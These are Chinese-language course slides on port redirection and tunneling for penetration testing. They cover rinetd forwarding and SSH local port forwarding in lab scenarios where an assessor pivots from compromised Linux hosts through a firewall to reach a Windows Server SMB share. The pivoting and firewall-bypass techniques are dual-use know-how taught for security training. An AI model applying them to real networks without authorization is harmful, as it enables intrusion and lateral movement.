20. 通訊埠重定向與隧道

勞動部 產業人才投資計畫
中國文化大學 推廣教育部
張耀鴻 副教授
2022年 暑期班

綱要

- 通訊埠轉發
- SSH Tunneling
- PLINK
- NETSH

Tunneling

- 本模組將示範各種形式的通訊埠重定向(port redirection)、隧道(tunneling)和流量封裝(traffic encapsulation)
- 了解並掌握這些技術將提供操縱目標流量定向流(directional flow)所需的工具，可應用在受限網路環境中
- 本模組無疑是一個腦筋急轉彎，需高度集中注意力
- 把協定Tunneling 的意思是把協定封裝在不同的協定中

通訊埠轉發

- 透過使用各種tunneling技術，可在不相容的網路上使用給定的協定
- 或者透過不受信任的網路提供安全路徑
- 通訊埠轉發 (Port Forwarding)和tunneling概念可能難以理解，因此我們將透過幾個假設情境來了解這個過程
- 通訊埠轉發是最簡單的流量操縱技術
- 這個技術可讓我們將發往一個 IP 地址和通訊埠的流量重定向到另一個 IP 地址和通訊埠


RINETD

- 先從一個基於以下情境的通訊埠轉發案例開始
- 在評估期間，我們取得Linux Web 伺服器的 root 存取權限
- 藉由這個權限，我們在內部網路上發現並破壞了一個 Linux 客戶端，取得了SSH憑證的存取權限
- 在這個相當常見的情境中，我們的第一個目標 Linux Web 伺服器可直接連線到 Internet，但第二個Linux客戶端的機器則需透過內部網路連線
- 我們只能透過能連上互聯網的伺服器來存取這個客戶端

情境說明

- 為了再次轉向，這次從 Linux 客戶端開始，並開始評估內部網路上的其他機器
- 為此，必須能夠把工具從我們的攻擊機傳到這台客戶端的機器，並根據需要將資料洩露給它
- 由於此客戶端無法直接存取 Internet，因此我們必須把被感染的 Linux Web 伺服器當作中間人，搬動資料兩次，並建立非常繁瑣的資料傳輸過程
- 我們可以利用通訊埠轉發技術來簡化這個過程
- 為了重現這種情況，我們的Kali Linux 虛擬機將作為受感染的 Web 伺服器
- 並將metasploitable虛擬機當作與 Internet 直拉女連線的 Linux 客戶端

內部網路無法從Internet直接存取



驗證Internet連接性

- 按照配置，我們的kali機器可以上網，而客戶端不能
- 可以透過 ping google.com來取得google.com的，並使用nc -nvv <Google's IP> 80來驗證Kali機器是否連接到Internet
- 輸入以上nc指令後再輸入GET / HTTP/1.0 並***按兩下Enter***可看到下一頁的畫面

取得 google.com 的 IP 地址

```
└─$ ping google.com -c 1
PING google.com (172.217.163.46) 56(84) bytes of data.
64 bytes from maa05s01-in-f14.1e100.net (172.217.163.46):
3.0 ms

── google.com ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0m
rtt min/avg/max/mdev = 23.024/23.024/23.024/0.000 ms

┌──(kali㉿kali)-[~]
└─$ nc -nvv 172.217.163.46 80
(UNKNOWN) [172.217.163.46] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Thu, 11 Aug 2022 03:10:45 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
```

安裝並設定Web Server

1. 下載Ubuntu Desktop
2. 安裝Ubuntu
3. sudo apt update
4. sudo apt install apache2
5. apache2 –version
6. sudo systemctl status apache2
7. hostname –I

修改Web Server監聽埠

- 編輯Ubuntu上的/etc/apache2/ports.conf
- 找到 Listen 80
- 改成 Listen 8080
- 執行service apache2 restart

安裝rinetd

- 我們將使用*rinetd 通訊埠轉發工具*來重定向 Kali Linux 伺服器上的流量
- rinetd易於配置，可用**apt 安裝：**

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install rinetd
```

rinetd 的預設配置檔

- rinetd配置檔/etc/rinetd.conf列出了需要四個參數的轉發規則，包括定義綁定（“偵聽”）IP地址和通訊埠的綁定地址(bindaddress)和綁定通訊埠(bindport)，以及定義流量目的地的連接地址(connectaddress)和連接通訊埠(connectport):

rinetd 的預設配置檔 (續)

```
└─$ cat /etc/rinetd.conf
#
# this is the configuration file for rinetd, the internet redirection server
#
# you may specify global allow and deny rules here
# only ip addresses are matched, hostnames cannot be specified here
# the wildcards you may use are * and ?
#
# allow 192.168.2.*
# deny 192.168.2.1?
# allow fe80:*
# deny 2001:618:*:e43f



#
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress  bindport  connectaddress  connectport  options ...
```

將轉發規則加到 rinetd 配置檔

- 例如，我們可以用rinetd將 Kali Web 伺服器在通訊埠 80 上接收到的任何流量重定向到我們在測試中使用的 google.com IP 地址
- 為此，可編輯 rinetd 配置檔並指定以下轉發規則：

```
# bindadress    bindport  connectaddress  connectport
0.0.0.0         80        10.0.2.15       8080
```

- 該規則規定，在我們的 Kali Linux 伺服器的通訊埠 80 上接收到的所有流量，偵聽所有介面（0.0.0.0），無論目標地址如何，都將被重定向到 10.0.2.15:8080

檢查監聽埠


- 我們可以用**service** 指令重啟 rinetd服務，並用 **ss** （socket 統計）確認該服務正在監聽 TCP 80 通訊埠：

```
┌──(root㉿kali)-[~]
└─# service rinetd restart

┌──(root㉿kali)-[~]
└─# ss -antp | grep "80"
LISTEN 0      128          0.0.0.0:80         0.0.0.0:*
```

- 必要時可用sudo /etc/init.d/apache2 stop停止Kali上的apache2服務


測試Port Forwarding

- 連接到 Kali Linux 虛擬機上的 80 通訊埠來驗證是否成功連線



小結

- 使用這種技術，可將與 Internet 未直接連線的(Linux)客戶端連接到任何 Internet上 的主機
- 只需更改Web 伺服器的 /etc/rinetd.conf 檔中的***connectaddress***和***connectport***欄位即可



Exercise 20-1

1. 複製本節所述情境，實作通訊埠轉發技術。

SSH 隧道

- SSH協定是最流行的隧道和通訊埠轉發協定之一
- 這是因為它能夠在支持雙向通訊通道的SSH協定中建立加密隧道
- Tunneling 指的是將網路上的 A、B 兩個端點用某種方式連接起來，形成一個「隧道」，讓兩端的通訊能夠穿透某些限制（例如防火牆），或是能將通訊內容加密避免洩漏
- SSH Tunneling 就是指利用 SSH 協定來建立這個隧道，所以不但能加密你的通訊，如果中間設有防火牆擋掉某些特定 Port 的連線（例如 HTTP/HTTPS 的 80/443）而沒有擋下 SSH 的 Port 22，這個隧道便會讓防火牆認為是只是一般的 SSH 連線，進而放行，也就達到了「穿透防火牆」的效果

SSH 本地通訊埠轉發

- SSH*本地通訊埠轉發允許*我們使用SSH當作傳輸協定將本地通訊埠隧道傳輸到遠端伺服器
- 效果類似於 rinetd 通訊埠轉發，但有一點不一樣
- 考慮另一種情境：在評估期間，我們透過遠端漏洞入侵了一個 Linux 目標，將我們的權限提升為 root，並獲得了對機器上 root 和一般使用者密碼的存取權限
- 這台被感染的機器似乎沒有任何出站流量過濾，它只暴露了 SSH（通訊埠 22）、RDP（通訊埠 3389）和易受攻擊的服務通訊埠，這些也是防火牆所允許通過的通訊埠

- 列舉受感染的Linux 客戶端後，我們發現除了連接到目前網路 (10.0.2.x)之外，它還有另一個網路介面，似乎連接到不同的網路 (192.168.1.x)
- 在此內部子網域中，我們識別出具有可用網路共享的 Windows Server 2012機器
- 為了在我們的實驗室環境中模擬此配置，我們從 Linux 客戶端執行 **ssh_local_port_forwarding.sh**腳本：

ssh_local_port_forwarding.sh

```
#!/bin/bash

# Clear iptables rules
iptables -P I NPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
```

用SSH進行本地通訊埠轉發

- 在這個情境中，我們可以將所需的攻擊和列舉工具移動到受感染的 Linux 機器上，然後嘗試與 2016 伺服器共享，但這既不優雅也不可擴展
- 我們希望透過我們基於 Internet 的 Kali 攻擊機器與這個新目標互動，並透過這個被感染的 Linux 客戶端轉傳
- 這樣，當我們與目標互動時，可以存取 Kali 攻擊機上的所有工具
- 我們將使用 ssh客戶端的本地通訊埠轉發功能（使用ssh -L調用）來解決這個問題，語法如下：

```
ssh -N -L [bind_address:]port:host:hostport [username@address]
```


用SSH進行本地通訊埠轉發 (續)

- 查看 ssh 客戶端(man ssh) 用法，可發現-L參數指定了本機上的通訊埠將被轉發到遠端位址和通訊埠
- 本情境希望將 Kali機器上的通訊埠 445（沒有 NetBIOS 的 Microsoft 網路）轉發到Windows Server 2016目標上的通訊埠 445
- 當這樣做時，任何指向我們 Kali 機器的 Microsoft 檔案共享查詢都將被轉發到我們的 Windows Server 2016 目標

用SSH進行本地通訊埠轉發 (續)

- 有一個考量是防火牆可能會阻止 TCP 通訊埠 445 上的流量，但是此通訊埠轉發是透過與我們的 Linux 目標在通訊埠22上的SSH會話進行的，因此允許通透過防火牆
- 總之，該請求將存取我們Kali 機器的通訊埠445，但透過SSH會話轉發，然後傳遞到Windows Server 2016目標上的通訊埠 445
- 如果正確完成，我們的隧道和轉發設置將類似於下圖：

本地通訊埠轉發示意圖


Internet
Local port forwarding:
sudo ssh -N -L
0.0.0.0:445:w.x.y.z:445
student@s.t.u.v
Attacker
(Kali)
a.b.c.d
Firewall & Client allow
TCP port 22, 3389 and
8080 inbound and
outbound
Firewall
Once the tunnel is
established the attacker
can interact with the SMB
service of the Windows
Server 2016
Linux client
s.t.u.v
Windows Server 2016
w.x.y.z


Example: Simple SSH Tunneling

- 機器準備:
  - ✓ Kali Linux
  - ✓ Ubuntu
- 軟體需求:
  - ✓ Ubuntu需安裝openssh-server:
    `sudo apt install openssh-server`
  - ✓ 用以下指令檢查是否已安裝ssh server:

```
root@ubuntu-VirtualBox:/etc/apache2# sudo apt list --installed | grep openssh-server

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

openssh-server/jammy,now 1:8.9p1-3 amd64 [已安裝]
root@ubuntu-VirtualBox:/etc/apache2#
```

先確認可正常存取網頁

- 假設從Kali可存取Ubuntu網頁(http://10.0.2.15:8080)




使網頁無法存取

- 登入Ubuntu，加上防火牆使其無法存取

```
root@ubuntu-VirtualBox:~# ufw status
狀態：不活動
root@ubuntu-VirtualBox:~# ufw enable
指令可能會中斷現有的 ssh 連接。繼續執行(y|n)？ y
在系統啟動時啟用防火牆
root@ubuntu-VirtualBox:~# ufw status verbose
狀態: 啓用
日誌: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
新建設定檔案: skip
```

驗證連線狀態為無法連線

